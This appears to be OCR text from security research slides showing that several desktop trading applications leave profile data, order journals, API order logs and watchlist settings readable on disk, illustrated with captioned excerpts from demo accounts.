






Investment portfolio:






Personal information:



```
6,"demoCID":8134981,"username":"bukowski31337","firstName":"John","lastName":"Spencer","playerLevel":1,"gender":1,"language":6
"dateOfBirth":"1929-09-11T00:00:00.000Z"},"contactUserInfo":{"gcid":7078031,"country":132,"countryByIp":132,"province":3848,"
provinceByIp":3848,"email":"nitrousenador@gmail.com","address":"Street Fighter 1337","city":"Mexico City","zip":"31337","phone
":"5511111337","phonePrefix":"52","phoneBody":"5511111337","mobile":null,"fax":null,"buildingNumber":"123","state":0},"riskUse
rInfo":{"gcid":7078031,"regulatingEntity":5,"documentStatus":null,"phoneVerificationStatus":1,"verificationLevel":2,"evResult"
```



Buy/sell orders:



ema


```
\Documents\cTrader\Journals\FxPro>type Journal-2018-07.txt
:43.493 | cTrader started
:54.572 | Demo account 10180548 successfully created
:11.993 | cTrader started
:42.160 | Limit order to Buy Ôé¼ 1k EURUSD (Price: 1.17203) is sent to server
:42.785 | ÔåÆ Limit order OID138943786 to Buy Ôé¼ 1k EURUSD (Price: 1.17203) is ACCEPTED (21/07/2018 23:29:42.395 UTC+0)
:02.160 | Limit order to Buy AUD 1k AUDSGD (Price: 1.01039) is sent to server
:02.394 | ÔåÆ Limit order OID138943787 to Buy AUD 1k AUDSGD (Price: 1.01039) is ACCEPTED (21/07/2018 23:30:02.294 UTC+0)
:48.306 | cTrader started
:20.431 | Limit order to Buy Ôé¼ 5k EURUSD (Price: 1.17203) is sent to server
:20.775 | ÔåÆ Limit order OID138943789 to Buy Ôé¼ 5k EURUSD (Price: 1.17203) is ACCEPTED (21/07/2018 23:47:20.578 UTC+0)

\Documents\cTrader\Journ
```








```
2018-07-17 23:31:20.211 -0500 I [AWT-EventQueue-0] Buy/Sell window submitted
: { } indicates disabled fields
2018-07-17 23:31:20.214 -0500 I [SwingWorker-pool-4298289-thread-10]
Executing request: POST
https://[redacted].com/v3/accounts/101-001-8050485-001/orders
HTTP/1.1
2018-07-17 23:31:20.327 -0500 I [SwingWorker-pool-4298289-thread-10]
response code: 201
2018-07-17 23:31:20.328 -0500 I [SwingWorker-pool-4298289-thread-10]
response: {"orderCreateTransaction":{"type":"MARKET_ORDER","instrument":
"EUR_JPY","units":"1337","timeInForce":"FOK","positionFill":"DEFAULT",
"takeProfitOnFill":{"price":"132.000","timeInForce":"GTC"},"reason":
"CLIENT_ORDER","id":"16","userID":8050485,"accountID":"101-001-8050485-001",
"batchID":"16","requestID":"78482799175045436","time":
"2018-07-18T04:31:19.609812908Z"},"orderFillTransaction":{"type":
"ORDER_FILL","orderID":"16","instrument":"EUR_JPY","units":"1337","price":
"131.564","pl":"0.0000","financing":"0.0000","commission":"0.0000",
"accountBalance":"99999.9658","gainQuoteHomeConversionFactor":
```


```
524 (NinjaTrader Continuum (Demo)) Cbi.Account.CreateOrder: orderId='20e54b60ad0c496b9475560f60ee2661' ac
ed instrument='TSLA' orderAction=Sell orderType='Market' limitPrice=0 stopPrice=0 quantity=123 tif=Day oc
ime='2018-03-19 11:04:07' gtd='2099-12-01' statementDate='2018-03-19' id=-1
524 (NinjaTrader Continuum (Demo)) Cbi.Account.Submit0: realOrderState=Initialized isPendingSubmit=False
c496b9475560f60ee2661' account='Sim101' name='' orderState=Initialized instrument='TSLA' orderAction=Sell
=123 tif=Day oco='' filled=0 averageFillPrice=0 onBehalfOf='' id=6 time='2018-03-19 11:04:07' gtd='2099-1
524 (NinjaTrader Continuum (Demo)) Cbi.Account.Submit1: realOrderState=Initialized orderId='20e54b60ad0c4
e='' orderState=Submitted instrument='TSLA' orderAction=Sell orderType='Market' limitPrice=0 stopPrice=0
Price=0 onBehalfOf='' id=6 time='2018-03-19 11:04:07' gtd='2099-12-01' statementDate='2018-03-19'
628 (NinjaTrader Continuum (Demo)) Cbi.Account.Submit0: realOrderState=Initialized isPendingSubmit=False
c4d938e5d6b2c55e208fd' account='Sim101' name='' orderState=Submitted instrument='ISRG' orderAction=Buy or
=123 tif=Day oco='' filled=0 averageFillPrice=0 onBehalfOf='' id=7 time='2018-03-19 11:04:20' gtd='2099-1
628 (NinjaTrader Continuum (Demo)) Cbi.Account.Submit1: realOrderState=Initialized orderId='dbf085c6ae2c4
e='' orderState=Submitted instrument='ISRG' orderAction=Buy orderType='Market' limitPrice=0 stopPrice=0 c
Price=0 onBehalfOf='' id=7 time='2018-03-19 11:04:20' gtd='2099-12-01' statementDate='2018-03-19'
```








Watchlists:


$DJI 25013.29
+298.20 (+1.21%)
$COMPX 7394.04
+39.70 (+0.54%
Watch List
My Positions
TO INVEST LATER
Add Symbol(s)
Add
Add Grou
Symbol News Last T
4 NFLX 33
5 AMX 1
6 HACK 3
7 LOCO 1
8 AAPL 18
9 TSLA 28
10 PLNT 4
11 DOCU 4
12 ISRG 46
BA Go 363.92 +12.69
Extended Hours: 364.15 +0.230 (0.06%)
BA : 20 Periods : 15 Minute
Hide: Orders Positions
20 Periods : 15 Minute
BA
11:00 12:00 13:00 14:00 15:00
Quick Jumps Date
C:\Users\nitr0us\AppData\Roaming\Charles Schwab\StreetSmart Edge\417756\Settings\settings.xml - No...
Archivo Editar Buscar Vista Codificación Lenguaje Configuración Macro Ejecutar Plugins Ventana ?
VendorTools.xml settings.xml exceptions.SSEdgeLog NCL.txt Screener.txt gics.txt PredefinedScreer
p2:type="q2:guid">00000000-0000-0000-0000-000000000000
</anyType></value></item><item><key>IsExpanded</key><value><anyType
p2:type="q1:boolean">false</anyType></value></item><item><key>EntryType
</key><value><anyType p2:type="q1:string">Symbol
</anyType></value></item></dictionary><dictionary><item><key>Name
</key><value><anyType p2:type="q1:string">PLNT
</anyType></value></item><item><key>Index</key><value><anyType p2:type=
"q1:int">9</anyType></value></item><item><key>Id</key><value><anyType
p2:type="q2:guid">00000000-0000-0000-0000-000000000000
</anyType></value></item><item><key>IsExpanded</key><value><anyType
p2:type="q1:boolean">false</anyType></value></item><item><key>EntryType
</key><value><anyType p2:type="q1:string">Symbol
</anyType></value></item></dictionary><dictionary><item><key>Name
</key><value><anyType p2:type="q1:string">DOCU
</anyType></value></item><item><key>Index</key><value><anyType p2:type=
"q1:int">10</anyType></value></item><item><key>Id</key><value><anyType
p2:type="q2:guid">00000000-0000-0000-0000-000000000000
</anyType></value></item><item><key>IsExpanded</key><value><anyType
p2:type="q1:boolean">false</anyType></value></item><item><key>EntryType
</key><value><anyType p2:type="q1:string">Symbol
</anyType></value></item></dictionary><dictionary><item><key>Name
</key><value><anyType p2:type="q1:string">ISRG
</anyType></value></item><item><key>Index</key><value><anyType p2:type=
"q1:int">11</anyType></value></item><item><key>Id</key><value><anyType
p2:type="q2:guid">00000000-0000-0000-0000-000000000000
</anyType></value></item><item><key>IsExpanded</key><value><anyType
p2:type="q1:boolean">false</anyType></value></item><item><key>EntryType
</key><value><anyType p2:type="q1:string">Symbol
</anyType></value></item></dictionary></dictionarylist></value></item><item
><key>Name</key><value><anyType p2:type="q1:string">TO INVEST LATER
length : 982692 lines : 43 Ln : 1 Col : 362147 Sel : 0 | 0 Dos\Windows UTF-8 INS

